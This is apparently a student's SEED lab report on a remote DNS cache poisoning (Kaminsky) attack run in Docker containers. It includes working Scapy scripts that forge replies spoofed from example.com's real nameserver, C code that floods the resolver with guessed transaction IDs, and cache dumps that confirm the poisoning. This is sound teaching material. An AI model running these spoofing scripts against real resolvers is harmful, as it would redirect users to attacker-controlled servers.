```
[10/08/25]seed@1006859:~/.../Labsetup(Windows)$ dockps
317febe57a44  attacker-ns-10.9.0.153
03067e4f389b  seed-attacker
2063208bd95e  user-10.9.0.5
b40cfaef11b9  local-dns-server-10.9.0.53
```

Testing the DNS Setup

Get the IP address of *ns.attacker32.com*

```
root@2063208bd95e:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16400
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 809de9dfa4cc23880100000068e60f8b7bfdee46a109f158 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 83 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 08 07:15:23 UTC 2025
;; MSG SIZE  rcvd: 90_
```

From the dig command, the answer section shows that ns.attacker32.com was resolved to an IP address of 10.9.0.153, which means that the local DNS server successfully forwarded the request to the attacker nameserver.

Get the IP address of www.example.com

```
root@2063208bd95e:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50629
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 47ec484ece30fd210100000068e6799814dd1bcee2e34ebd (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21600 IN CNAME a1422.dscr.akamai.net.
a1422.dscr.akamai.net.  20      IN      A       103.1.139.17
a1422.dscr.akamai.net.  20      IN      A       103.1.139.81

;; Query time: 587 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 08 14:47:52 UTC 2025
;; MSG SIZE  rcvd: 185
```

From the output of “dig www.example.com”, the answer section shows that www.example.com has a CNAME record, to www.example.com-v4.edgesuite.net, which in turn had a CNAME record to a1422.dscr.akamai.net. There are also 2 A records for a1422.dscr.akamai.net, which resolved to 103.1.139.17 and 103.1.139.81. It also mentions that the response came from the server 10.9.0.53, which is according to expectations as it would be resolved by the local DNS server.

```
root@2063208bd95e:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43818
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 09d8686a74348b500100000068e67a05f046edaf27d98828 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 15 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Oct 08 14:49:41 UTC 2025
;; MSG SIZE  rcvd: 88
```

From the output of “dig @nsattacker32.com www.example.com”, the answer section shows that www.example.com was resolved to an IP address of 1.2.3.5. The output also mentions that the response came from the server 10.9.0.153, which is expected as @ns.attacker32.com specifies ns.attacker32.com to resolve the IP address of www.example.com.

The Kaminsky Attack


Task 2: Construct DNS request

construct.py is designed to construct a DNS request that will be sent from the attacker machine to the target DNS server so that it has a chance to spoof DNS replies. We are trying to change the nameserver for www.example.com, so it would be in our query, and the id field is a random 16 bit number. Hence, we also used our attacker machine as the source IP and the DNS local server as the destination IP. DNS requests are accepted by the local DNS server on port 53, hence that is the destination port, while we can choose any source port.

construct.py

```python
#!/usr/bin/env python3
from scapy.all import *

Qdsec = DNSQR(qname="www.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)

ip = IP(dst='10.9.0.53', src='10.9.0.1')
udp = UDP(dport=53, sport=51535, chksum=0)
request = ip/udp/dns

send(request, verbose=0)
```

Below, we can see our DNS request packet to the target DNS server through Wireshark.




No.	Time	Source	Destination	Protocol	Length	Info
1	2025-10-08 10:3…	02:42:53:04:b2:e2	Broadcast	ARP	42	Who has 10.9.0.53? Tell 10.9.0.1
2	2025-10-08 10:3…	02:42:0a:09:00:35	02:42:53:04:b2:e2	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35
3	2025-10-08 10:3…	10.9.0.1	10.9.0.53	DNS	75	Standard query 0xaaaa A www.example.com
4	2025-10-08 10:3…	10.9.0.53	199.43.135.53	DNS	98	Standard query 0x8b85 A www.example.com OPT
5	2025-10-08 10:3…	199.43.135.53	10.9.0.53	DNS	239	Standard query response 0x8b85 A www.example.com CNAME www.ex…
6	2025-10-08 10:3…	10.9.0.53	88.221.81.192	DNS	104	Standard query 0xeb60 A a1422.dscr.akamai.net OPT
7	2025-10-08 10:3…	88.221.81.192	10.9.0.53	DNS	124	Standard query response 0xeb60 A a1422.dscr.akamai.net A 103.…
8	2025-10-08 10:3…	10.9.0.53	10.9.0.1	DNS	188	Standard query response 0xaaaa A www.example.com CNAME www.ex…
9	2025-10-08 10:3…	10.9.0.1	10.9.0.53	ICMP	216	Destination unreachable (Port unreachable)
10	2025-10-08 10:3…	02:42:0a:09:00:35	02:42:53:04:b2:e2	ARP	42	Who has 10.9.0.1? Tell 10.9.0.53
11	2025-10-08 10:3…	02:42:53:04:b2:e2	02:42:0a:09:00:35	ARP	42	10.9.0.1 is at 02:42:53:04:b2:e2

```
▸ Frame 3: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface br-325d0de4d36a, id 0
▸ Ethernet II, Src: 02:42:53:04:b2:e2 (02:42:53:04:b2:e2), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
▸ Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 51535, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0xaaaa
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▸ www.example.com: type A, class IN
    [Response In: 8]
```

```
0000  02 42 0a 09 00 35 02 42  53 04 b2 e2 08 00 45 00   ·B···5·B S·····E·
0010  00 3d 00 01 00 00 40 11  66 68 0a 09 00 01 0a 09   ·=····@· fh······
0020  00 35 c9 4f 00 35 00 29  00 00 aa aa 01 00 00 01   ·5·O·5·) ········
0030  00 00 00 00 00 00 03 77  77 77 07 65 78 61 6d 70   ·······w ww·examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01                  le·com·· ···
```

Below, we can observe the packets that the DNS server sent to resolve www.example.com. In particular, the highlighted packet shows the DNS reply after resolving www.example.com to its A records, 103.1.139.81 and 103.1.139.17.



No.	Time	Source	Destination	Protocol	Length	Info
1	2025-10-08 10:3…	02:42:53:04:b2:e2	Broadcast	ARP	42	Who has 10.9.0.53? Tell 10.9.0.1
2	2025-10-08 10:3…	02:42:0a:09:00:35	02:42:53:04:b2:e2	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35
3	2025-10-08 10:3…	10.9.0.1	10.9.0.53	DNS	75	Standard query 0xaaaa A www.example.com
4	2025-10-08 10:3…	10.9.0.53	199.43.135.53	DNS	98	Standard query 0x8b85 A www.example.com OPT
5	2025-10-08 10:3…	199.43.135.53	10.9.0.53	DNS	239	Standard query response 0x8b85 A www.example.com CNAME www.ex…
6	2025-10-08 10:3…	10.9.0.53	88.221.81.192	DNS	104	Standard query 0xeb60 A a1422.dscr.akamai.net OPT
7	2025-10-08 10:3…	88.221.81.192	10.9.0.53	DNS	124	Standard query response 0xeb60 A a1422.dscr.akamai.net A 103.…
8	2025-10-08 10:3…	10.9.0.53	10.9.0.1	DNS	188	Standard query response 0xaaaa A www.example.com CNAME www.ex…
9	2025-10-08 10:3…	10.9.0.1	10.9.0.53	ICMP	216	Destination unreachable (Port unreachable)
10	2025-10-08 10:3…	02:42:0a:09:00:35	02:42:53:04:b2:e2	ARP	42	Who has 10.9.0.1? Tell 10.9.0.53
11	2025-10-08 10:3…	02:42:53:04:b2:e2	02:42:0a:09:00:35	ARP	42	10.9.0.1 is at 02:42:53:04:b2:e2

```
▸ Frame 7: 124 bytes on wire (992 bits), 124 bytes captured (992 bits) on interface br-325d0de4d36a, id 0
▸ Ethernet II, Src: 02:42:53:04:b2:e2 (02:42:53:04:b2:e2), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
▸ Internet Protocol Version 4, Src: 88.221.81.192, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0xeb60
  ▸ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 2
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▸ a1422.dscr.akamai.net: type A, class IN
  ▾ Answers
    ▸ a1422.dscr.akamai.net: type A, class IN, addr 103.1.139.81
    ▸ a1422.dscr.akamai.net: type A, class IN, addr 103.1.139.17
  ▸ Additional records
    [Request In: 6]
```

```
0000  02 42 0a 09 00 35 02 42  53 04 b2 e2 08 00 45 00   ·B···5·B S·····E·
0010  00 6e 06 8c 00 00 3f 11  c0 18 58 dd 51 c0 0a 09   ·n····?· ··X·Q···
0020  00 35 00 35 82 35 00 5a  33 47 eb 60 84 00 00 01   ·5·5·5·Z 3G·`····
0030  00 02 00 00 00 01 05 61  31 34 32 32 04 64 73 63   ·······a 1422·dsc
0040  72 06 61 6b 61 6d 61 69  03 6e 65 74 00 00 01 00   r·akamai ·net····
0050  01 c0 0c 00 01 00 01 00  00 00 14 00 04 67 01 8b   ········ ·····g··
0060  51 c0 0c 00 01 00 01 00  00 00 14 00 04 67 01 8b   Q······· ·····g··
0070  11 00 00 29 10 00 00 00  80 00 00 00               ···)···· ····
```

Task 3: Spoof DNS Replies

Using “dig ns example.com”, we can query specifically for the nameserver records for example.com. With this, we can see that b.iana-servers.net and a.iana-servers.net are the nameservers for example.com, which resolves to 199.43.133.53 and 199.43.135.53 respectively. This means that our spoofed DNS replies would have to come from one of these nameservers.

```
root@2063208bd95e:/# dig ns example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43096
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f88b6d730a426fb40100000068e67ea13d38dc3b7b5d57c5 (good)
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            86400   IN      NS      b.iana-servers.net.
example.com.            86400   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     506     IN      A       199.43.135.53
b.iana-servers.net.     506     IN      A       199.43.133.53
a.iana-servers.net.     506     IN      AAAA    2001:500:8f::53
b.iana-servers.net.     506     IN      AAAA    2001:500:8d::53

;; Query time: 308 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 08 15:09:21 UTC 2025
;; MSG SIZE  rcvd: 204
```

spoof.py is designed to spoof a DNS reply packet. “name” would include the random hostnames in the domain, e.g. sdfs.example.com, asd.example.com. “domain” would be example.com since we are trying to resolve www.example.com. “ns” would be ns.attacker32.com since we are trying to make ns.attacker32.com the authoritative nameserver for example.com. The destination IP would be 10.9.0.53, which is the local DNS server we are trying to poison. The destination port would be 33333 since the local DNS server is fixed to send their DNS queries from port 33333. The source IP would be 199.43.135.53, which is the actual authoritative nameserver of example.com. This can also be seen in packet 4 of the Wireshark output for Task 2, where the DNS query is sent from the local DNS server to 199.43.135.53, so we are trying to spoof a DNS reply for that query. The source port would be 53 since DNS requests are accepted on that port for authoritative nameservers to resolve.

construct.py | spoof.py

```python
#!/usr/bin/env python3
from scapy.all import *

name = "www.example.com"
domain = "example.com"
ns = "ns.attacker32.com"

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata="1.2.3.4", ttl=259200)
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
          qdcount=1, ancount=1, nscount=1, arcount=0,
          qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst="10.9.0.53", src="199.43.135.53")
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

send(reply, verbose=0)
```

Below, shows the successful spoofing of the DNS reply packet through Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	2025-10-09 00:0…	02:42:53:04:b2:e2	Broadcast	ARP	42	Who has 10.9.0.53? Tell 10.9.0.1
2	2025-10-09 00:0…	02:42:0a:09:00:35	02:42:53:04:b2:e2	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35
3	2025-10-09 00:0…	199.43.135.53	10.9.0.53	DNS	148	Standard query response 0xaaaa A www.example.com A 1.2.3.4 NS…

```
▸ Frame 3: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on interface br-325d0de4d36a, id 0
▸ Ethernet II, Src: 02:42:53:04:b2:e2 (02:42:53:04:b2:e2), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
▸ Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0xaaaa
  ▸ Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▾ Queries
    ▸ www.example.com: type A, class IN
  ▾ Answers
    ▸ www.example.com: type A, class IN, addr 1.2.3.4
  ▾ Authoritative nameservers
    ▸ example.com: type NS, class IN, ns ns.attacker32.com
    [Unsolicited: True]
```

```
0000  02 42 0a 09 00 35 02 42  53 04 b2 e2 08 00 45 00   ·B···5·B S·····E·
0010  00 86 00 01 00 00 40 11  21 c8 c7 2b 87 35 0a 09   ·····@· !··+·5··
0020  00 35 00 35 82 35 00 72  00 00 aa aa 85 00 00 01   ·5·5·5·r ········
0030  00 01 00 01 00 00 03 77  77 77 07 65 78 61 6d 70   ·······w ww·examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 03 77 77 77 07   le·com·· ····www·
0050  65 78 61 6d 70 6c 65 03  63 6f 6d 00 00 01 00 01   example· com·····
0060  00 03 f4 80 00 04 01 02  03 04 07 65 78 61 6d 70   ········ ···examp
0070  6c 65 03 63 6f 6d 00 00  02 00 01 00 03 f4 80 00   le·com·· ········
```

Task 4: Launch the Kaminsky Attack

Based on attack.c, we are required to load DNS request/response packet from files “ip_req.bin” and “ip_resp.bin” respectively.

In construct.py, the request is first converted to bytes, then written in binary to the file “ip_req.bin”. Also, the query name should have a 5-letter hostname, else the packet length will differ from expectations in attack.c.

attack.c | construct.py | spoof.py

```python
#!/usr/bin/env python3
from scapy.all import *

Qdsec = DNSQR(qname="asdfs.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)

ip = IP(dst='10.9.0.53', src='10.9.0.1')
udp = UDP(dport=53, sport=51535, chksum=0)
request = ip/udp/dns

# send(request, verbose=0)

with open("ip_req.bin", "wb") as file:
    file.write(bytes(request))
```

Similarly, spoof.py will first convert the reply into bytes, then written in binary to the file “ip_resp.bin”. The name must have a 5-letter hostname, else it will differ from the expectations of attack.c and the packet offsets will change if our hostname has different lengths.

attack.c | construct.py | spoof.py

```python
#!/usr/bin/env python3
from scapy.all import *

name = "asdfs.example.com"
domain = "example.com"
ns = "ns.attacker32.com"

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata="1.2.3.4", ttl=259200)
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
          qdcount=1, ancount=1, nscount=1, arcount=0,
          qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst="10.9.0.53", src="199.43.135.53")
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

# send(reply, verbose=0)

with open("ip_resp.bin", "wb") as file:
    file.write(bytes(reply))
```

The function “send_dns_request” will take in the packet itself after being read from ip_req.bin, the size of the packet, and the randomly generated 5 letter hostname.
In the function, we will change the hostname in the question field at offset 41 to the randomly generated “name”. Then, the raw packet and its size is sent using the “send_raw_packet” function.

The function “send_dns_response” will take in the packet itself after being read from ip_resp.bin, the size of the packet, the randomly generated 5 letter hostname, and a randomly generated ID.
In the function, I change the hostname in the question and answer field at offset 41 and 64 respectively to the randomly generated “name”. Then, I changed the ID field to a randomly generated ID, before sending the raw packet and its size using the “send_raw_packet” function.

```c
/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(unsigned char* ip, int size, char* name)
{
  // Students need to implement this function

  // change name in question field
  memcpy(ip+41, name, 5);

  send_raw_packet(ip, size);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(unsigned char* ip, int size, char* name, unsigned short id_net_order)
{
  // Students need to implement this function

  // change name in question field
  memcpy(ip+41, name, 5);

  // change name in answer field
  memcpy(ip+64, name, 5);

  // change ID field
  memcpy(ip+28, &id_net_order, 2);

  send_raw_packet(ip, size);
}
```

The code below is located inside the main() function. As the 5 letter names are randomly generated, the program sends a DNS request to the local DNS server. For each 5-letter hostname generated, 600 random IDs will be generated with rand(), then the program will send a spoofed DNS response to the local DNS server with the updated parameter in order to poison it.

```c
char a[26]="abcdefghijklmnopqrstuvwxyz";
while (1) {
  // Generate a random name with length 5
  char name[6];
  name[5] = '\0';
  for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

  //###################################################################
  /* Step 1. Send a DNS request to the targeted local DNS server.
             This will trigger the DNS server to send out DNS queries */

  // ... Students should add code here.

  send_dns_request(ip_req, n_req, name);

  /* Step 2. Send many spoofed responses to the targeted local DNS server,
             each one with a different transaction ID. */

  // ... Students should add code here.

  for (int k=0; k<600; k++) {
    unsigned short id = rand() % 65536;
    unsigned short id_net_order = htons(id);

    send_dns_response(ip_resp, n_resp, name, id_net_order);
  }

  //###################################################################
}
```

Then, I compiled and ran the C program, “attack”.
From the results as shown below, we can see that we successfully poisoned the local DNS server’s cache with ns.attacker32.com.

```
root@a9beb0099ca7:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615599  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.            777594  NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1799] [v6 TTL 10799] [v4 success] [v6 nxrrset]
root@a9beb0099ca7:/#
```

Note: docker machines were restarted, hence the ID changed to the following.

```
[10/09/25]seed@1006859:~/.../Labsetup(Windows)$ dockps
865c01dfc407  attacker-ns-10.9.0.153
9d139d89a8c9  seed-attacker
33cb1b0d312f  user-10.9.0.5
a9beb0099ca7  local-dns-server-10.9.0.53
```

Task 5: Result Verification

Before the attack is conducted, “dig www.example.com” resulted in many DNS queries/replies with DNS servers for resolution.

No.	Time	Source	Destination	Protocol	Length	Info
153	2025-10-09 04:0…	10.9.0.5	10.9.0.53	DNS	98	Standard query 0x7a5f A www.example.com OPT
154	2025-10-09 04:0…	10.9.0.53	199.43.135.53	DNS	98	Standard query 0x422d A www.example.com OPT
155	2025-10-09 04:0…	199.43.135.53	10.9.0.53	DNS	239	Standard query response 0x422d A www.example.com CNAME www.ex…
156	2025-10-09 04:0…	10.9.0.53	192.26.92.30	DNS	98	Standard query 0x1f26 A _.edgesuite.net OPT
157	2025-10-09 04:0…	192.26.92.30	10.9.0.53	DNS	529	Standard query response 0x1f26 A _.edgesuite.net NS a1-2.akam…
158	2025-10-09 04:0…	10.9.0.53	192.26.92.30	TCP	74	56979 → 53 [SYN] Seq=3847715685 Win=64240 Len=0 MSS=1460 SACK…
159	2025-10-09 04:0…	192.26.92.30	10.9.0.53	TCP	58	53 → 56979 [SYN, ACK] Seq=122240001 Ack=3847715686 Win=65535 …
160	2025-10-09 04:0…	10.9.0.53	192.26.92.30	TCP	54	56979 → 53 [ACK] Seq=3847715686 Ack=122240002 Win=64240 Len=0
161	2025-10-09 04:0…	10.9.0.53	192.26.92.30	DNS	112	Standard query 0xd80a A _.edgesuite.net OPT
162	2025-10-09 04:0…	192.26.92.30	10.9.0.53	TCP	54	53 → 56979 [ACK] Seq=122240002 Ack=3847715744 Win=65535 Len=0
163	2025-10-09 04:0…	192.26.92.30	10.9.0.53	DNS	978	Standard query response 0xd80a A _.edgesuite.net NS a1-2.akam…
164	2025-10-09 04:0…	10.9.0.53	192.26.92.30	TCP	54	56979 → 53 [ACK] Seq=3847715744 Ack=122240926 Win=63756 Len=0
165	2025-10-09 04:0…	10.9.0.53	95.101.36.64	DNS	105	Standard query 0x7708 A _.com-v4.edgesuite.net OPT
166	2025-10-09 04:0…	10.9.0.53	192.26.92.30	TCP	54	56979 → 53 [FIN, ACK] Seq=3847715744 Ack=122240926 Win=63756 …
167	2025-10-09 04:0…	192.26.92.30	10.9.0.53	TCP	54	53 → 56979 [ACK] Seq=122240926 Ack=3847715745 Win=65535 Len=0
168	2025-10-09 04:0…	95.101.36.64	10.9.0.53	DNS	156	Standard query response 0x7708 No such name A _.com-v4.edgesu…
169	2025-10-09 04:0…	10.9.0.53	184.26.160.64	DNS	113	Standard query 0x03a4 A _.example.com-v4.edgesuite.net OPT
170	2025-10-09 04:0…	192.26.92.30	10.9.0.53	TCP	54	53 → 56979 [FIN, ACK] Seq=122240926 Ack=3847715745 Win=65535 …
171	2025-10-09 04:0…	10.9.0.53	192.26.92.30	TCP	54	56979 → 53 [ACK] Seq=3847715745 Ack=122240927 Win=63756 Len=0
172	2025-10-09 04:0…	184.26.160.64	10.9.0.53	DNS	164	Standard query response 0x03a4 No such name A _.example.com-v…
173	2025-10-09 04:0…	10.9.0.53	184.85.248.65	DNS	115	Standard query 0x705c A www.example.com-v4.edgesuite.net OPT
174	2025-10-09 04:0…	184.85.248.65	10.9.0.53	DNS	135	Standard query response 0x705c A www.example.com-v4.edgesuite…
175	2025-10-09 04:0…	10.9.0.53	192.54.112.30	DNS	95	Standard query 0x66eb A _.akamai.net OPT
176	2025-10-09 04:0…	192.54.112.30	10.9.0.53	DNS	517	Standard query response 0x66eb A _.akamai.net NS zc.akamaitec…
177	2025-10-09 04:0…	10.9.0.53	192.54.112.30	TCP	74	36473 → 53 [SYN] Seq=2431114005 Win=64240 Len=0 MSS=1460 SACK…
178	2025-10-09 04:0…	192.54.112.30	10.9.0.53	TCP	58	53 → 36473 [SYN, ACK] Seq=122368001 Ack=2431114006 Win=65535 …
179	2025-10-09 04:0…	10.9.0.53	192.54.112.30	TCP	54	36473 → 53 [ACK] Seq=2431114006 Ack=122368002 Win=64240 Len=0
180	2025-10-09 04:0…	10.9.0.53	192.54.112.30	DNS	109	Standard query 0xe7b7 A _.akamai.net OPT
181	2025-10-09 04:0…	192.54.112.30	10.9.0.53	TCP	54	53 → 36473 [ACK] Seq=122368002 Ack=2431114061 Win=65535 Len=0
182	2025-10-09 04:0…	192.54.112.30	10.9.0.53	DNS	798	Standard query response 0xe7b7 A _.akamai.net NS zc.akamaitec…
183	2025-10-09 04:0…	10.9.0.53	192.54.112.30	TCP	54	36473 → 53 [ACK] Seq=2431114061 Ack=122368746 Win=63984 Len=0
184	2025-10-09 04:0…	10.9.0.53	192.54.112.30	TCP	54	36473 → 53 [FIN, ACK] Seq=2431114061 Ack=122368746 Win=63984 …
185	2025-10-09 04:0…	10.9.0.53	96.7.50.192	DNS	100	Standard query 0xfa77 A _.dscr.akamai.net OPT
186	2025-10-09 04:0…	192.54.112.30	10.9.0.53	TCP	54	53 → 36473 [ACK] Seq=122368746 Ack=2431114062 Win=65535 Len=0

After running the attack, “dig www.example.com” returns an A record, where www.example.com was resolved to 1.2.3.5 instead of 103.1.139.17 and 103.1.139.81. This shows that we have successfully poisoned the DNS cache, causing the local DNS server to query ns.attacker32.com to resolve www.example.com, hence resolving it to 1.2.3.5.

```
root@33cb1b0d312f:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22038
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c3f4b26e8e14ecd70100000068e77045af3b8c88e8cf0443 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259021  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
